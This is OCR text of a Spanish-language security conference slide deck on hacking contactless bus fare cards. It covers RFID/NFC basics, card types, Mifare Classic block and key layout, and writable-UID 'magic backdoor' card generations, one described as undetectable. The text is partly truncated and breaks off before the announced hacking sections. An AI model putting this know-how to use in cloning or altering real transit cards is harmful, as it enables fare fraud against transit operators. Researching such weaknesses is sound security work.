In the Dark Side of the Contactless Bus Cards in Ecorpland

WEBSEC

// WHO AM I

```
#define speaker
#define job
#define X
#define beer
using namespace BsidesPA
int main(int argc, char* argv[]){
}
```

Cesar Calderon

Consultor de Seguridad SR

@__stux


Artesanal IPA


THIS IS
A DISCLAIMER!!!
memegenerator.net


// Agenda

- Motivación
- Reconocimiento
- Introducción a la tecnología RFID/NFC
- HACKINGGG desde nuestro móvil – 1
- Introducción a las tarjetas clásicas
    - Estructura
    - Comunicación
    - Sistema de Encriptación
- HACKINGGG con desde nuestro móvil – 2
- HACKINGGG con Hardware
- Fallas de seguridad en el sistema de Encriptado de las tarjetas clásicas
    - Casos de Estudio

WEBSEC


NHK G
Sí, este soy yo; seguramente te preguntarás cómo
llegué aquí... Bueno, esta es mi historia

// Motivacion



La tarjeta [redacted] es un dispositivo empleado para abordar el [redacted] en [redacted] desde 2021, cuya función [redacted] tes

// Reconocimiento

WEBSEC

// ¿Qué es esta tarjeta, y cómo funciona?

RFID – NFC - ¿qué son? ¿diferencias?

- RFID (Radio Frequency Identification) es el proceso mediante el cual elementos se identifican utilizando ondas de radio.
- Puede operar en diferentes frecuencias: LF 120-150KHz, HF 13.56MHz, UHF 856-960MHz
- Requiere una etiqueta “tag”, un lector y una antenna.
- Alcance: LF hasta 10cm, HF hasta 30cm y UHF hasta 100m

NFC (Near Field Communication) es un subgrupo concreto del RFID.

- Opera en misma frecuencia que HF de RFID 13.56MHz
- Es capaz de hacer de etiqueta “tag” y lector, por lo que permite comunicaciones peer-to-peer


WEBSEC

// Tipos de tarjetas RFID

LOW FREQUENCY (LF RFID) 125 Khz

EM4100 – TK4100

- Solo lectura
- Tamaño de 64 bits.
- Varias opciones de encoding (Manchester, Biphase, PSK)
- Usos principales: Control de acceso, automatización logística.



WEBSEC

// Tipos de tarjetas RFID

LOW FREQUENCY (LF RFID) 125 Khz

EM4200
- Solo lectura
- Compatible con EM4100/4102 y em4005/4105
- Tamaño de 128/96/64 bits.
- Varias opciones de encoding (Manchester, Biphase,PSK,FSK2)
- Usos principales: Identificación animal, gestión de residuos, control de acceso, automatización logística.

WEBSEC

// Tipos de tarjetas RFID

LOW FREQUENCY (LF RFID) 125 Khz

T5577

- Lectura y escritura
- Tamaño de 363 bits divididos (11 bloques 32 bits + 1 bit bloqueo)
- Varias opciones de enconding (ASK, FSK, Manchester,biphase, NRZ)
- Modo password
- Usos principales: Control de acceso, Seguimiento de activos, Lavandería, Bibliotecas, Parking

WEBSEC

// Tipos de tarjetas RFID

HIGH FREQUENCY (HF) 13.56 Mhz

Ultralight (C/EV1/Nano)

- Lectura y escritura
- Tamaño de 384/1024 bits
- OTP, Bloqueo de Bits y contadores configurables
- Protección por password y autenticación 3DES
- Usos principales: Transporte público, Eventos


WEBSEC

// Tipos de tarjetas RFID

HIGH FREQUENCY (HF) 13.56 Mhz

Mifare Classic 1k-4k

- Lectura y escritura
- Tamaño de 1kb/4 kb
- 16 sectores (keys divididas en A y B) para 4K 40 sectores, 32 mismo tamaño que 1K y 8 más con el cuádruple de espacio.
- Usos principales: Transporte público, parking, tarjetas de identificación, eventos



WEBSEC


// Tipos de tarjetas RFID


HIGH FREQUENC


Desfire (Light/EV1/
Mifare Classic 1k-4
• Lectura y escritu
• Tamaño de 2kb/
• Cifrado elegible
• Número de serie
• CRC-check
• Usos principales:
tarjetas de identifi

WEBSEC

// Conociendo las tarjetas... desde el móvil









WEBSEC


// Conociendo las tarjetas... desde el móvil



Transportes Dark Army



Transportes Whiterose



Transportes Allsafe

WEBSEC

// Introducción a Mifare Clasic 1K-4K

Conociendo la tarjeta - Estructura

Bloque del Fabricante

Este bloque es responsable de almacenar la identificación única de la tarjeta (UID), como si fuera un “sello” asignado a cada tarjeta que sale de la fábrica. En este caso, este sello es un conjunto de 4 bytes, como, por ejemplo: 4A 5B 2C 9D.

Bloque 0 (Manufacturer block) writable, tipos:

- UID: Original Chinese Magic Backdoor card (Gen 1a). Responden a backdoor commands.
- CUID: Chinese Magic Backdoor card (2nd Gen). Mejor compatibilidad de escritura (Android).
- FUID: Unfused. Solo se pueden escribir una vez. No responde a backdoor commands, indetectable.
- UFUID: Versión mejorada de FUID, se puede escribir varias veces y hacer “lock” despues.

WEBSEC

// Introducción a Mifare Clasic 1K-4K

Conociendo la tarjeta - Estructura

Bloque de Datos

El bloque de datos es responsable de almacenar la informa
acceso y cualquier otra información relevante para el conte
boletos de transporte público, es aquí donde se almacenar
saldo disponible en la tarjeta.

Bloque de Tráiler

Finalmente, ubicado al final de cada sector, el bloque de tra
(opcional) que gestionan el control de acceso a la informac

La clave A siempre será obligatoria y se utiliza comúnmente
opcional y se usa normalmente para realizar operaciones s
eliminación). Sin embargo, no hay restricciones durante el diseño de la tarjeta para que los roles de estas claves sean diferentes a los mencionados anteriormente.

Sector number	Block number	Content (16 bytes)							
00	00	BCC, UID, Manufacturer (read-only)							
	01. Data/Value	Data or Value							
	02. Data/Value	Data or Value							
	03. Trailer	Key A		Access conditions		U	Key B		
01	04. Data/Value	Data or Value							
	05. Data/Value	Data or Value							
	06. Data/Value	Data or Value							
	03. Trailer	Key A		Access conditions		U	Key B		
⋮									
15	60. Data/Value	Value	Value	Value	00	FF	00	FF	
	61. Data/Value	Value	Value	Value	00	FF	00	FF	
	62. Data/Value	Data or Value							
	63. Trailer	Key A		Access conditions		U	Key B		

WEBSEC

// Introducción a Mifare Clasic 1K-4K

Conociendo la tarjeta – Co

Activación del Campo: Cuando la tarje

